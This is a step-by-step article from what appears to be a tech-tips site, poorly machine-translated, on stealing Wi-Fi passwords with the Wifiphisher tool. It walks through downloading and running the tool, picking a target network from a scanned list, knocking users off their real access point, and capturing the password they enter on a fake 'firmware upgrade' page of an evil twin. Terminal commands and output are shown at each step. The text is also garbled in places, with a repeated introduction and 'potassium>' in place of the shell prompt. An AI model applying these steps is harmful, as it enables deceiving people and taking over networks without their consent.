

How to hack Wifi passwords using Wifiphisher

How to hack Wifi passwords quickly? Many WEP, WPA2, and WPS crackers take too much time and not all access points have WPS enabled. This article will show you a solution to get Wifi password without crack, it is Wifiphisher.

How to hack Wifi passwords quickly? Many WEP, WPA2, and WPS crackers take too much time and not all access points have WPS enabled. This article will show you a solution to get Wifi password without crack, it is Wifiphisher.

Wifiphisher creates a fake AP, then removes authentication or DoS users from the real AP. When confirming the fake AP with the same SSID, they will see a legitimate website searching for a password due to "firmware upgrade". When the user provides the password, you retrieve it and then allow them to use the evil twin as his AP without doubt.

In short, Wifiphisher does the following:

1. Quit authenticating users from their legitimate AP.
2. Allow users to authenticate with evil twin.
3. Providing the site to users on a proxy informs them that "software upgrade" is required and requires re-authentication.
4. Wifi passwords are transmitted to hackers and users continue to access the web without knowing what happened.

To do this, you need a Kali Linux distribution and two wireless adapters, one of which must have packet injection capability.



Step 1: Download Wifiphisher

To start, activate Kali and open a terminal window, then download Wifiphisher from GitHub and unzip.

```
potassium> tar -xvzf /root/wifiphisher-1.1.tar.gz
```

```
root@kali:~# tar -xvzf /root/wifiphisher-1.1.tar.gz
wifiphisher-1.1/
wifiphisher-1.1/.gitignore
wifiphisher-1.1/LICENSE
wifiphisher-1.1/README.md
wifiphisher-1.1/access-point-pages/
wifiphisher-1.1/access-point-pages/connection_reset/
wifiphisher-1.1/access-point-pages/connection_reset/chrome.css
wifiphisher-1.1/access-point-pages/connection_reset/firefox.css
wifiphisher-1.1/access-point-pages/connection_reset/icon/
wifiphisher-1.1/access-point-pages/connection_reset/icon/chrome.png
wifiphisher-1.1/access-point-pages/connection_reset/icon/chrome_fav.ico
wifiphisher-1.1/access-point-pages/connection_reset/icon/firefox.png
wifiphisher-1.1/access-point-pages/connection_reset/icon/firefox_fav.png
wifiphisher-1.1/access-point-pages/connection_reset/icon/ie.png
wifiphisher-1.1/access-point-pages/connection_reset/ie.css
wifiphisher-1.1/access-point-pages/connection_reset/index.html
wifiphisher-1.1/access-point-pages/minimal/
wifiphisher-1.1/access-point-pages/minimal/bg.jpg
wifiphisher-1.1/access-point-pages/minimal/index.html
wifiphisher-1.1/access-point-pages/minimal/loading.gif
wifiphisher-1.1/access-point-pages/minimal/logo.png
wifiphisher-1.1/access-point-pages/minimal/masthead.jpg
wifiphisher-1.1/access-point-pages/minimal/style.css
wifiphisher-1.1/access-point-pages/minimal/upgrading.html
wifiphisher-1.1/cert/
wifiphisher-1.1/cert/server.pem
wifiphisher-1.1/wifiphisher.py
root@kali:~#
```

Step 2: Navigate to the directory

Next, navigate to the folder that Wifiphisher creates when extracting. In this field is `/wifiphisher-1.1`.

```
Potassium> cd wifiphisher-1.1
```

In the list, you will see the wifiphisher.py script here.

```
Potassium> ls -l
```

```
root@kali:~/wifiphisher-1.1# ls -l
total 56
drwxrwxr-x 4 root root 4096 Jul  1 08:56 access-point-pages
drwxrwxr-x 2 root root 4096 Jul  1 08:56 cert
-rw-rw-r-- 1 root root 1090 Jul  1 08:56 LICENSE
-rw-rw-r-- 1 root root 5060 Jul  1 08:56 README.md
-rw-rw-r-- 1 root root 34169 Jul  1 08:56 wifiphisher.py
```

Step 3: Run the script

Run Wififisher script by typing:

```
potassium> python wifiphisher.py
```

Note, here use the python interpreter, change the name of your interpreter.

1. More than 100 Python exercises have solutions (sample code)

```
root@kali:/wifiphisher-1.1# python wifiphisher.py
[*] hostapd not found in /usr/sbin/hostapd, install now? [y/n]
```

The first time you run the script, it may appear that you cannot find "hostapd" and prompt the user to install. Install by typing " y" , then it will proceed with hostapd installation.

```
root@kali:/wifiphisher-1.1# python wifiphisher.py
[*] hostapd not found in /usr/sbin/hostapd, install now? [y/n] y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  hostapd
0 upgraded, 1 newly installed, 0 to remove and 344 not upgraded.
Need to get 480 kB of archives.
After this operation, 1,101 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ kali/main hostapd i386 1:1.0-4kalil [480 kB]
Fetched 480 kB in 1s (429 kB/s)
```

When finished, continue running the Wifiphisher script.

```
potassium> python wifiphisher.py
```

This time, it will launch the web server on ports 8080 and 443, then discover the available Wifi networks.

```
root@kali:/wifiphisher-1.1# python wifiphisher.py
[*] Starting HTTP server at port 8080
[*] Starting HTTPS server at port 443
[+] Networks discovered by wlan0: 10
[+] Starting monitor mode off wlan0
```

When completed, a list of Wifi networks will be listed. In this example will hack Wonderhowto network.

```
[+] Ctrl-C at any time to copy an access point from below
num  ch  ESSID
-----
1 - 1 - 
2 - 1 - TheDragonLair
3 - 3 - SIYA
4 - 3 - 
5 - 3 - SIYA-guest
6 - 5 - TPTV1
7 - 6 - xfinitywifi
8 - 4 - OURS
9 - 6 - GuinnessJager
10 - 9 - Mandela2
11 - 9 - tedpeggy72
12 - 11 - wonderhowto
```

Step 4: Get the Wifi password

Press **Ctrl + C** and enter the number of APs you want to attack. In this case 12.

```
[+] Ctrl-C at any time to copy an access point from below
num ch  ESSID
-----
1 - 1 - 
2 - 1 - TheDragonLair
3 - 3 - SIYA
4 - 3 - 
5 - 3 - SIYA-guest
6 - 5 - TPTV1
7 - 6 - xfinitywifi
8 - 4 - OURS
9 - 6 - GuinnessJager
10 - 9 - Mandela2
11 - 9 - tedpeggy72
12 - 11 - wonderhowto
^C
[+] Choose the [num] of the AP you wish to copy: 12
```


When you press **Enter** , Wifiphisher will display a screen like the one below that shows the interface being used and the AP's SSID being hacked and cloned.

```
Jamming devices:
[*] 00:09:5b:6f:64:1e - 11 - wonderhowto

DHCP Leases:

HTTP requests:
```

Users have been removed from their AP authentication, so when they confirm the password, they will be redirected to the counterfeit access point that was copied. The proxy on the web server will issue a message about the firmware update to the router and ask the user to verify the password again.



When a user enters a password, Wifiphisher will be sent to you via the terminal, as shown below.



See more:

1. How to find Wi-Fi passwords of relatives

You finished reading the article "**How to hack Wifi passwords using Wifiphisher**" edited by the [TipsMake](#) team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.